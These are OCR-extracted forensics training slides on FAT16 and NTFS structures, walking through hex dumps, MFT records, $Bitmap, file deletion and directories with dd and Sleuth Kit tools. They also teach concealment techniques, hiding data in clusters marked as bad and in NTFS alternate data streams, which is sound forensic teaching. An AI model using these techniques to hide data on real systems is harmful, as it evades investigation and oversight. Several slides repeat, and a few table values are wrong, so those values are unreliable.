0020: 2e2e 2020 2020 2020 2020 2010 0000 cc4c  ..          ....L
0030: 7d4f 7d4f 0000 cc4c 7d4f 0000 0000 0000  }O}O...L}O......
```

FAT: `dd if=FAT/fat16.dd skip=4 count=1 | xxd | less`

```
0000: f8ff ffff 0000 ffff 0000 0000 ffff 0000  ................
```

2.7 FAT Exercise: File slack

Root Directory: `dd if=FAT/fat16.dd skip=132 count=1 | xxd | less`

```
0020: 2e2e 2020 2020 2020 2020 2010 0000 cc4c   ..           ....L
0030: 7d4f 7d4f 0000 cc4c 7d4f 0000 0000 0000  }O}O...L}O......
.....
0060: 4649 4c45 3737 2020 5458 5420 0000 334d  FILE77  TXT ..3M
0070: 7d4f 7d4f 0000 334d 7d4f 0400 2500 0000  }O}O..3M}O..%...
```

Offset	Length	Item	Interpretation
00 (0x00)	11	File Name	FILE77 TXT
.....			
26 (0x1A)	2	Low Cluster	0x0400 —> 04
28 (0x1C)	4	Size in Byes	0x25000000 —> 0x25 == 37

Data Clusters:

`dd if=FAT/fat16.dd skip=172 count=4 | xxd | less`

```
1234567890ABCDEF
................
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
```

`dd if=FAT/fat16.dd skip=176 count=4 | xxd | less`

```
AAAAAAAA........
```

FAT: `dd if=FAT/fat16.dd skip=4 count=1 | xxd | less`

```
0000: f8ff ffff 0000 ffff ffff 0000 ffff 0000  ................
```

2.8 FAT Hiding data in Bad Sectors

- Prepararation:

```
FAT: Mark a sector as bad

     00800   F8FF FFFF 0000 0000 FFF7 0000 0000 0000  ................
     .....
     08800   F8FF FFFF 0000 0000 FFF7 0000 0000 0000  ................


     ---> The 3rd block is marked as bad sector
     ---> Calculate: Data cluster start at sector 164
                     Cluster 3 is marked as bad
                     164 + (2 * 4) = 172
     ---> We can use sector 172, 173, 174, 175 (cluster 3) to hide data
     ---> Byte offset: 172 * 512 = 88064
                                 = 0x15800


Data Cluster: Hide your secrets

     15800   2020 2020 2020 2020 2020 2020 2020 2020
     15810   4D79 2073 6563 7265 743A 2020 2020 2020  My secret:
     15820   6131 6232 6333 6434 6535 6636 6737 6838  a1b2c3d4e5f6g7h8
     15830   2020 2020 2020 2020 2020 2020 2020 2020


Copy file on disk
```

2.8 FAT Hiding data in Bad Sectors

- Analyze:

Root Directory: `dd if=FAT/fat16.dd skip=132 count=1 | xxd | less`

```
0020: 4649 4c45 5f4f 2020 5458 5420 0000 3637  FILE_O  TXT ..67
0030: 8a50 8a50 0000 3637 8a50 0300 1027 0000  .P.P..67.P...'..
```

FAT: `dd if=FAT/fat16.dd skip=4 count=1 | xxd | less`

```
0000: f8ff ffff 0000 0500 fff7 0600 0700 0800  ................
0010: ffff 0000 0000 0000 0000 0000 0000 0000  ................
```

Data: `dd if=fat16.test skip=168 count=4 | xxd | less`

```
0000: 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f  OOOOOOOOOOOOOOOO
```

Data: `dd if=fat16.test skip=172 count=4 | xxd | less`

```
0000: 2020 2020 2020 2020 2020 2020 2020 2020
0010: 4d79 2073 6563 7265 743a 2020 2020 2020  My secret:
0020: 6131 6232 6333 6434 6535 6636 6737 6838  a1b2c3d4e5f6g7h8
0030: 2020 2020 2020 2020 2020 2020 2020 2020
```


Data: `dd if=fat16.test skip=176 count=4 | xxd | less`

```
0000: 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f  OOOOOOOOOOOOOOOO
```

CIRCL
FORENSICS Training

3. NTFS - New Technology File System

3.1 NTFS file system structure



3.2 NTFS - Volume Boot Record

```
00000000: eb52 904e 5446 5320 2020 2000 0208 0000  .R.NTFS     .....
00000010: 0000 0000 00f8 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 8000 8000 fff7 0300 0000 0000  ................
00000030: 0400 0000 0000 0000 7f3f 0000 0000 0000  .........?......
00000040: f600 0000 0100 0000 f92d c409 2fce 776f  .........-../.wo
00000050: 0000 0000 0e1f be71 7cac 22c0 740b 56b4  .......q|."t.V.
00000060: 0ebb 0700 cd10 5eeb f032 e4cd 16cd 19eb  ......^..2......
00000070: fe54 6869 7320 6973 206e 6f74 2061 2062  .This is not a b
00000080: 6f6f 7461 626c 6520 6469 736b 2e20 506c  ootable disk. Pl
00000090: 6561 7365 2069 6e73 6572 7420 6120 626f  ease insert a bo
000000a0: 6f74 6162 6c65 2066 6c6f 7070 7920 616e  otable floppy an
   .....
000001e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001f0: 0000 0000 0000 0000 0000 0000 0000 55aa  ..............U.
```

Offset:	Length:		Description:
00000000	3	JMP 52	Jump to bootcode at 54h
0000000B	2	00 02	Bytes per sector
0000000D	1	08	Sectors per cluster
00000028	8	fff7 0300	262135 sectors in total
00000030	8	04	MFT start cluster
00000040	1	f6	Size of MFT records: 10 —> 2^10 = 1.024
00000054	426		Bootstrap code
000001FE	2	55 AA	End of sctor signature


3.3 NTFS - Meta Files

- NTFS Meta Files

Entry	Filename	Description
0	$MFT	MFT self reference
1	$MFTMirr	Backup first 4 MFT entries
2	$LogFile	Journal
3	$Volume	Volume info lable, version
4	$AttrDef	Attribute definitions
5		Root Directory
6	$Bitmap	Allocation status for each cluster
7	$Boot	Boot Sector and boot code
8	$BadClus	Bas Clusters
...		
23		

- Master File Table
  - MFT maintain 1 record per file/directory
  - Size: 1024 Bytes per record
  - In NTFS everything is a file
    $\rightarrow$ Incl. meta files like $MFT

3.4 MFT Record structure



Record Header:
- Signature: FILE
- Link Count: File is listed in x directories
- Is this a file or a directory
- Size of the file
- Deleted: Is the file already deleted

Attributes minium:
- Attribute $10: $SIA – $STANDARD_INFORMATION
  - Header $10
  - Data Stream $10
- Attribute $30: $FNA – $FILE_NAME
  - Header $30
  - Data Stream $30
- Attribute $80: $Data
  - Header $80
  - Data Stream $80
- .....

End of Recort: FF FF FF FF
Error Check Sequence

3.5 Investigating a Non-Resident file

```
$ ls -l

    15000 Dez  9 16:09 small_text_file.txt
```

```
$ fsstat -o 2048 ntfs.raw

    FILE SYSTEM INFORMATION
    --------------------------------------------
    File System Type: NTFS

    METADATA INFORMATION
    --------------------------------------------
    First Cluster of MFT: 4
    First Cluster of MFT Mirror: 16255
    Size of MFT Entries: 1024 bytes

    CONTENT INFORMATION
    --------------------------------------------
    Sector Size: 512
    Cluster Size: 4096
    Total Cluster Range: 0 - 32510
```

```
$ fls -o 2048 ntfs.raw

    r/r 73-128-2:       small_text_file.txt
```

3.5 Investigating a Non-Resident file

```
$ istat -o 2048 ntfs.raw 73

      Attributes:
         .....
      Type: $DATA (128-2)   Name: N/A   Non-Resident   size: 15000   init_size: 15000
      4169 4170 4171 4172
```

Exercise: Analyze data with TSK

```
$ icat -o 2048 ntfs.raw 73 | less

      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      .....
```

Exercise: Analyze data manually with dd

```
$ dd if=ntfs.raw skip=$((2048 + 4169*8)) count=32| xxd | less

      0000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
      0010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
      .....
```

3.5 Investigating a Non-Resident file

Demo: Analyze MFT record manually

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) | xxd | less

      0000: 4649 4c45 3000 0300 0000 0000 0000 0000  FILE0...........
      0010: 0100 0100 3800 0100 b801 0000 0004 0000  ....8...........
      .....
      0030: 1300 0000 0000 0000 1000 0000 4800 0000  ............H...
      .....
      0080: 3000 0000 8000 0000 0000 0000 0000 0300  0...............
      .....
      0160: 0000 0001 0000 0000 8000 0000 4800 0000  ............H...
      0170: 0100 4000 0000 0200 0000 0000 0000 0000  ..@.............
      0180: 0300 0000 0000 0000 4000 0000 0000 0000  ........@.......
      0190: 0040 0000 0000 0000 983a 0000 0000 0000  .@.......:......
      01a0: 983a 0000 0000 0000 2104 4910 0000 0000  .:......!.I.....
      01b0: ffff ffff 0000 0000 ffff ffff 0000 0000  ................
```

Analysis:

0000 — 0037	Attribute Header
0038 — 007F	1. Attribute $10
0080 — 00FF	2. Attribute $30
0100 — 0167	3. Attribute $50
0168 — 01AF	4. Attribute $80
01B0 — 01BF	End Marker

3.5 Investigating a Non-Resident file

Demo: Analyze MFT record manually

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) | xxd | less

      0000: 4649 4c45 3000 0300 0000 0000 0000 0000  FILE0...........
      0010: 0100 0100 3800 0100 b801 0000 0004 0000  ....8...........
      .....
      0030: 1300 0000 0000 0000 1000 0000 4800 0000  ............H...
      .....
      0080: 3000 0000 8000 0000 0000 0000 0000 0300  0...............
      .....
      0160: 0000 0001 0000 0000 8000 0000 4800 0000  ............H...
      0170: 0100 4000 0000 0200 0000 0000 0000 0000  ..@.............
      0180: 0300 0000 0000 0000 4000 0000 0000 0000  ........@.......
      0190: 0040 0000 0000 0000 983a 0000 0000 0000  .@.......:......
      01a0: 983a 0000 0000 0000 2104 4910 0000 0000  .:......!.I.....
      01b0: ffff ffff 0000 0000 ffff ffff 0000 0000  ................
```

Offset	Offset	Size	Value		Description:
0168	00	4	8000 0000	$80	Attribute Type ID: $80
016C	04	4	4800 0000	72	Length of Attribute
0170	08	1	01	1	Non–Resident Flag
0190	28	8	0040 0000 0000 0000	16384	Allocated size
0198	30	8	983a 0000 0000 0000	15000	Actual size
01AA	42	2	4910	4169	Start cluster of data run

3.6 Investigating a Resident file

```
$ ls -l NTFS_Sub_Dir/sub_Dir_File1.txt
    13 Dez  9 14:38 NTFS_Sub_Dir/sub_Dir_File1.txt


$ fls -r -o 2048 ntfs.raw
    r/r 74-128-2:       sub_Dir_File1.txt


$ icat -o 2048 ntfs.raw 74
    Attributes:
    Type: $DATA (128-2)   Name: N/A   Resident   size: 13


$ icat -o 2048 ntfs.raw 74
    Hello World!
```

Exercise:: Investigate Non-Resident Flag

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2| xxd | less

    .....
    0160: 0000 0001 0000 0000 8000 0000 2800 0000   ............(...
    0170: 0000 0000 0000 0200 0d00 0000 1800 0000   ................
    0180: 4865 6c6c 6f20 576f 726c 6421 0a00 0000   Hello World!....
    0190: ffff ffff 0000 0000 0000 0000 0000 0000   ................
```

3.7 Hiding Data

- Exercise: Information Exfiltration: Are there hidden data?
  - Windows Explorer
  - Show hidden files
  - CMD: `dir`
  - Open the file
  -
  - Other ideas?
- Answers:

  >
  >
  >
  >

- Creating ADS:

  >
  >
  >
  >
  >

3.7 Hiding Data

- Exercise: Information Exfiltration: Are there hidden data?
  - Windows Explorer
  - Show hidden files
  - CMD: `dir`
  - Open the file
  -
  - Other ideas?
- Answers:

```
> dir /r          # Windows Vista +
>
> notepad G:\test.txt:123.txt
> mspaint G:\text.txt:123.jpg
```

- Creating ADS:

```
> File name syntax: <filename.ext>:<stream-name.ext>
>
> type 123.txt >> G:\test.txt:123.txt
> type "C:\Documents and Settings\All Users\Documents\My Pictures\
>              Sample Pictures\Sunset.jpg >> test.txt:123.jpg
```

3.7 Hiding Data

- History Alternate Data Stream:
  - OS/2 development by Microsoft and IBM
  - HPFS suported extended attributes in forks
  - NTFS forks renamed ADS

- Use of Alternate Data Stream:
  - Download zone of files
  - Replace of 'Thumbs.db' file in Windows 2000
  - File properties manually updated

- Exercise: Investigate MFT record after ADS creation
  1. Dump MFT record of the ADS hosting file
  2. Add an Alternate Data Stream to the file
  3. Dump MFT record of the ADS hosting file
  4. Analyze what has changed

CIRCL
FORENSICS Training

4. NTFS - Advanced

4.1 Analyzing MFT Record manually

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2| xxd | less

0000: 4649 4c45 3000 0300 0000 0000 0000 0000  FILE0...........
0010: 0100 0100 3800 0100 9801 0000 0004 0000  ....8...........
0020: 0000 0000 0000 0000 0400 0000 4a00 0000  ............J...
0030: 0500 0000 0000 0000 1000 0000 4800 0000  ............H...
0040: 0000 0000 0000 0000 3000 0000 1800 0000  ........0.......
0050: d376 a1e4 95ae d501 2580 a1e4 95ae d501  .v......%.......
0060: 2580 a1e4 95ae d501 d376 a1e4 95ae d501  %........v......
0070: 2000 0000 0000 0000 0000 0000 0000 0000  ................
0080: 3000 0000 8000 0000 0000 0000 0000 0300  0...............
```

Offset	Size	Value		Description:
0000	4	4649 4c45	FILE	Signature
0006	2	0300	3	Entries in Fixup Area
0008	8	0000 0000 0000 0000	0	$LogFile Seq Num
0010	2	0100	1	Seq Num: Use of record
0012	2	0100	1	Link Count
0014	2	3800	56	Offset to first attribute
0016	2	0100	file	file=1; directory=3
0018	4	9801 0000	408	Record size in use
001C	4	0004 0000	1024	Record size allocated
002C	4	4a00 0000	74	Record number
0031	3	0000 0000	0	Fixup Area
0038	4	1000 0000	$10	Attribute $10
003C	4	4800 0000	0x48	Attribute size

4.1 Analyzing MFT Record manually

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2| xxd | less

0030: 0500 0000 0000 0000 1000 0000 4800 0000  ............H...
0040: 0000 0000 0000 0000 3000 0000 1800 0000  ........0.......
0050: d376 a1e4 95ae d501 2580 a1e4 95ae d501  .v......%.......
0060: 2580 a1e4 95ae d501 d376 a1e4 95ae d501  %........v......
0070: 2000 0000 0000 0000 0000 0000 0000 0000  ................
0080: 3000 0000 8000 0000 0000 0000 0000 0300  0...............
0090: 6400 0000 1800 0100 4800 0000 0000 0200  d.......H.......
00a0: d376 a1e4 95ae d501 d376 a1e4 95ae d501  .v.......v......
00b0: d376 a1e4 95ae d501 d376 a1e4 95ae d501  .v.......v......
00c0: 1000 0000 0000 0000 0000 0000 0000 0000  ................
00d0: 2000 0000 0000 0000 1100 7300 7500 6200  ..........s.u.b.
00e0: 5f00 4400 6900 7200 5f00 4600 6900 6c00  _.D.i.r._.F.i.l.
00f0: 6500 3100 2e00 7400 7800 7400 1800 0000  e.1...t.x.t.....
0100: 5000 0000 6800 0000 0000 0000 0000 0100  P...h...........
0110: 5000 0000 1800 0000 0100 0480 1400 0000  P...............
```

Offset	Size	Value		Description:
0038	4	1000 0000	$10	$STANDARD_INOFRMATION
003C	4	4800 0000	0x48	Attribute size
0080	4	3000 0000	$30	$FILE_NAME
0084	4	8000 0000	0x80	Attribute size
0100	4	5000 0000	$50	$SECURITY_DESCRIPTOR
0104	4	6800 0000	0x68	Attribute size

4.1 Analyzing MFT Record manually

```
0100: 5000 0000 6800 0000 0000 0000 0000 0100  P...h...........
0110: 5000 0000 1800 0000 0100 0480 1400 0000  P...............
0120: 2400 0000 0000 0000 3400 0000 0102 0000  $.......4.......
0130: 0000 0005 2000 0000 2002 0000 0102 0000  .... ... .......
0140: 0000 0005 2000 0000 2002 0000 0200 1c00  .... ... .......
0150: 0100 0000 0003 1400 ff01 1f00 0101 0000  ................
0160: 0000 0001 0000 0000 8000 0000 2800 0000  ............(...
0170: 0000 0000 0000 0200 0d00 0000 1800 0000  ................
0180: 4865 6c6c 6f20 576f 726c 6421 0a00 0000  Hello World!....
0190: ffff ffff 0000 0000 0000 0000 0000 0000  ................
```

Offset	Size	Value		Description:
0100	4	5000 0000	$50	$SECURITY_DESCRIPTOR
0104	4	6800 0000	0x68	Attribute size
0168	4	8000 0000	$80	$SECURITY_DESCRIPTOR
016C	4	2800 0000	0x68	Attribute size
0170	1	00	0	Non–Resident Flag
0171	1	00	0	Name lenght
0172	2	0000	0	Name offset
0174	2	0000	0	Flags
0176	2	0200	2	Attribute ID
0178	4	0d00 0000	13	Attribute lenght
017C	2	1800	0x18	Attribute offset
017E	2	0000	0	Padding
0180	F			Content + Padding
0190	4	ffff ffff	EOR	End Marker

4.2 Analyzing $Bitmap file

- $Bitmap file is located at MFT record 6
- It contains the status of each cluster
  - Allocated or
  - Not allocated
- Each bit represent a cluster
- Example: Byte 1: 0x13 == 0001 0100
  - ⟶ Allocated Cluster: 3, 5
  - ⟶ Not allocated Clusters: 1, 2, 4, 6, 7, 8

  Byte 12: 0xC1 == 1100 0001 # 12 * 8 = 96
  - ⟶ Allocated Cluster: 96, 102, 103
  - ⟶ Not allocated Clusters: 97, 98, 99, 100. 101

Exercise: Calculate size of the $Bitmap file

```
$ fsstat -o 2048 ntfs.raw
    Cluster Size: 4096
    Total Cluster Range: 0 - 32510
    Total Sector Range: 0 - 260094

32510 Clusters ⟶ 32510 Bits ⟶ 4064 Byts ⟶ 8 Sectors ⟶ 1 Clusters

$ istat -o 2048 ntfs.raw 6

    Attributes:
    Type: $DATA (128-1)   Name: N/A   Non-Resident   size: 4064   init_size: 4064
    4071
```

4.2 Analyzing $Bitmap file

```
Investigate bitmap for cluster 29056-29063

    Calculate bitmap position: 29056 / 8 = 3632 = 0xe30

  $ icat -o 2048 ntfs.raw 6 | xxd | less
    00000e30: 0000 0000 0000 0000  0000 0000 0000 0000  ................
              ==
```

Exercise: Create a 6 cluster test file to investigate $Bitmap file

4.2 Analyzing $Bitmap file

```
Investigate bitmap for cluster 29056-29063

    Calculate bitmap position: 29056 / 8 = 3632 = 0xe30

  $ icat -o 2048 ntfs.raw 6 | xxd | less
    00000e30: 0000 0000 0000 0000  0000 0000 0000 0000  ................
              ==
```

Exercise: Create a 6 cluster test file to investigate $Bitmap file

```
$ dd if=/dev/zero of=/cdrom/6-cluster.txt count=47

$ ls -lh /cdrom/6-cluster.txt
    24064 Dez  5 12:10 /cdrom/6-cluster.txt

$ fls -o 2048 ntfs.raw
    r/r 66-128-2:      6-cluster.txt
```

4.2 Analyzing $Bitmap file

```
Investigate bitmap for cluster 29056-29063

    Calculate bitmap position: 29056 / 8 = 3632 = 0xe30

  $ icat -o 2048 ntfs.raw 6 | xxd | less
    00000e30: 0000 0000 0000 0000  0000 0000 0000 0000  ................
              ==
```

Exercise: Create a 6 cluster test file to investigate $Bitmap file

```
$ dd if=/dev/zero of=/cdrom/6-cluster.txt count=47

$ ls -lh /cdrom/6-cluster.txt
    24064 Dez  5 12:10 /cdrom/6-cluster.txt

$ fls -o 2048 ntfs.raw
    r/r 66-128-2:      6-cluster.txt

$ istat -o 2048 ntfs.raw 66
    Attributes:
    29056 29057 29058 29059 29060 29061
```

4.2 Analyzing $Bitmap file

```
Investigate bitmap for cluster 29056-29063

    Calculate bitmap position: 29056 / 8 = 3632 = 0xe30

  $ icat -o 2048 ntfs.raw 6 | xxd | less
    00000e30: 0000 0000 0000 0000  0000 0000 0000 0000  ................
              ==
```

Exercise: Create a 6 cluster test file to investigate $Bitmap file

```
$ dd if=/dev/zero of=/cdrom/6-cluster.txt count=47

$ ls -lh /cdrom/6-cluster.txt
    24064 Dez  5 12:10 /cdrom/6-cluster.txt

$ fls -o 2048 ntfs.raw
    r/r 66-128-2:      6-cluster.txt

$ istat -o 2048 ntfs.raw 66
    Attributes:
    29056 29057 29058 29059 29060 29061

$ icat -o 2048 ntfs.raw 6 | xxd | less
    00000e30: 3f00 0000 0000 0000  0000 0000 0000 0000  ?...............
              ==
           0011  1111
    --> Allocated clusters: 29056, 29057, 29058, 29059, 29060, 29061
```

4.3 Deleting a file: What will change?

```
$ ls -l /cdrom/small_text_file.txt
     15000 Dez  9 16:09 /cdrom/small_text_file.txt

$ fls -o 2048 ntfs.raw
     r/r 73-128-2:       small_text_file.txt

$ istat -o 2048 ntfs.raw 73
     Type: $DATA (128-2)   Name: N/A   Non-Resident   size: 15000   init_size: 15000
     4169 4170 4171 4172


Data cluster:
$ dd if=ntfs.raw skip=$((2048 + 4169*8)) count=$((4*8)) | xxd | less
$ icat -o 2048 ntfs.raw 73  | xxd | less

MFT record 73:
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) count=2| xxd | less

$Bitmap file
4169 / 8 = 521.125  --> Byte 521 (0x209) in $Bitmap file for Cluster 4168 - 4175
                    --> - - - -  - - - -
                            x  x x x

$ icat -o 2048 ntfs.raw 6  | xxd | less

1. Extract the data
2. $ rm /cdrom/small_text_file.txt
3. Extract data and compare
```

4.3 Deleting a file: What will change?

Before delete:

Data cluster:

```
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
.....
00003a70: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00003a80: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00003a90: 4141 4141 4141 4141 0000 0000 0000 0000  AAAAAAAA........
00003aa0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00003ab0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
.....
00003fe0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00003ff0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

$Bitmap file:

```
00000200: ffff ffff ffff ffff ffff 0700 0000 0000  ................
                              ^^

        0x209 = 1 1 1 1  1 1 1 1
                  x  x x x
```

4.3 Deleting a file: What will change?

After delete:

Data cluster:

```
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
.....
00003a70: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00003a80: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00003a90: 4141 4141 4141 4141 0000 0000 0000 0000  AAAAAAAA........
00003aa0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00003ab0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
.....
00003fe0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00003ff0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

$Bitmap file:

```
00000200: ffff ffff ffff ffff ffe1 0700 0000 0000  ................
                              ^^

        0x209 = 1 1 1 0  0 0 0 1
                  x  x x x
```

4.3 Deleting a file: What will change?

Before delete:

MFT record:

```
00000000: 4649 4c45 3000 0300 0000 0000 0000 0000  FILE0...........
00000010: 0100 0100 3800 0100 b801 0000 0004 0000  ....8...........
00000020: 0000 0000 0000 0000 0400 0000 4900 0000  ............I...
00000030: 1300 0000 0000 0000 1000 0000 4800 0000  ............H...
00000040: 0000 0000 0000 0000 3000 0000 1800 0000  ........0.......
.....
000003f0: 0000 0000 0000 0000 0000 0000 0000 1300  ................
```

offset:	size:	value:	description:
0010	2	1	Record sequence number
0012	2	1	Link count
0016	2	1	Record flag: 0000 = file deleted 0100 = file in use 0200 = dir deleted 0300 = dir in use
0030	2	1100	FixUp values
03fe	2	1300	CRC

4.3 Deleting a file: What will change?

After delete:

MFT record:

```
00000000: 4649 4c45 3000 0300 0000 0000 0000 0000  FILE0...........
00000010: 0200 0000 3800 0000 b801 0000 0004 0000  ....8...........
00000020: 0000 0000 0000 0000 0400 0000 4900 0000  ............I...
00000030: 1400 0000 0000 0000 1000 0000 4800 0000  ............H...
00000040: 0000 0000 0000 0000 3000 0000 1800 0000  ........0.......
.....
000003f0: 0000 0000 0000 0000 0000 0000 0000 1400  ................
```

offset:	size:	value:	description:
0010	2	2	Record sequence number
0012	2	0	Link count
0016	2	0	Record flag: 0000 = file deleted 0100 = file in use 0200 = dir deleted 0300 = dir in use
0030	2	1400	FixUp values
03fe	2	1400	CRC

4.4 Directories

```
$ mkdir NTFS_Sub_Dir
$ echo "Hello World!" > NTFS_Sub_Dir/sub_Dir_File1.txt
$ ls -la NTFS_Sub_Dir/
         168 Dez  9 14:38 ./
        4096 Dez  9 14:37 ../
          13 Dez  9 14:38 sub_Dir_File1.txt

$ fls -r -o 2048 ntfs.raw
    d/d 72-144-2: NTFS_Sub_Dir
    r/r 74-128-2: sub_Dir_File1.txt

$ dd if=ntfs.raw skip=$((2048 + 4*8 + 72*2)) count=2 | xxd | less
    00000000: 4649 4c45 3000 0300 0000 0000 0000 0000  FILE0...........
    00000010: 0200 0100 3800 0300 3002 0000 0004 0000  ....8...0.......
    00000020: 0000 0000 0000 0000 0400 0000 4800 0000  ............H...
    00000030: 1000 7200 0000 0000 1000 0000 4800 0000  ..r.........H...
    00000040: 0000 0000 0000 0000 3000 0000 1800 0000  ........0.......
    00000050: 6e9d 97c1 95ae d501 5877 a1e4 95ae d501  n.......Xw......
    00000060: 5877 a1e4 95ae d501 c624 dded 95ae d501  Xw.......$......
    00000070: 2000 0000 0000 0000 0000 0000 0000 0000   ...............
```

Offset:	Length:	Value:	Description:
00000000	4	FILE	Record header signature
00000014	2	3800	Pointer to first attribute
00000016	2	0300	Record flag: 3 = directory in use
00000038	4	1000 0000	Standard Information
0000003C	4	4800 0000	Size of the attribute (total)

4.4 Directories

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 72*2)) count=2 | xxd | less
      00000080: 3000 0000 7800 0000 0000 0000 0000 0300  0...x...........
      .....
      000000d0: 2000 0010 0000 0000 0c00 4e00 5400 4600    .........N.T.F.
      000000e0: 5300 5f00 5300 7500 6200 5f00 4400 6900  S._.S.u.b._.D.i.
      000000f0: 7200 1800 0000 0200 5000 0000 6800 0000  r.......P...h...
      .....
      00000160: 9000 0000 c800 0000 0004 1800 0000 0200  ................
      00000170: a800 0000 2000 0000 2400 4900 3300 3000  ....  ...$.I.3.0.
      00000180: 3000 0000 0100 0000 0010 0000 0100 0000  0...............
      00000190: 1000 0000 9800 0000 9800 0000 0000 0000  ................
      000001a0: 4a00 0000 0000 0100 7800 6400 0000 0000  J.......x.d.....
      000001b0: 4800 0000 0000 0200 d376 a1e4 95ae d501  H........v......
      000001c0: 2580 a1e4 95ae d501 2580 a1e4 95ae d501  %.......%.......
      000001d0: d376 a1e4 95ae d501 1000 0000 0000 0000  .v..............
      000001e0: 0d00 0000 0000 0000 2000 0000 0000 0000  ........ .......
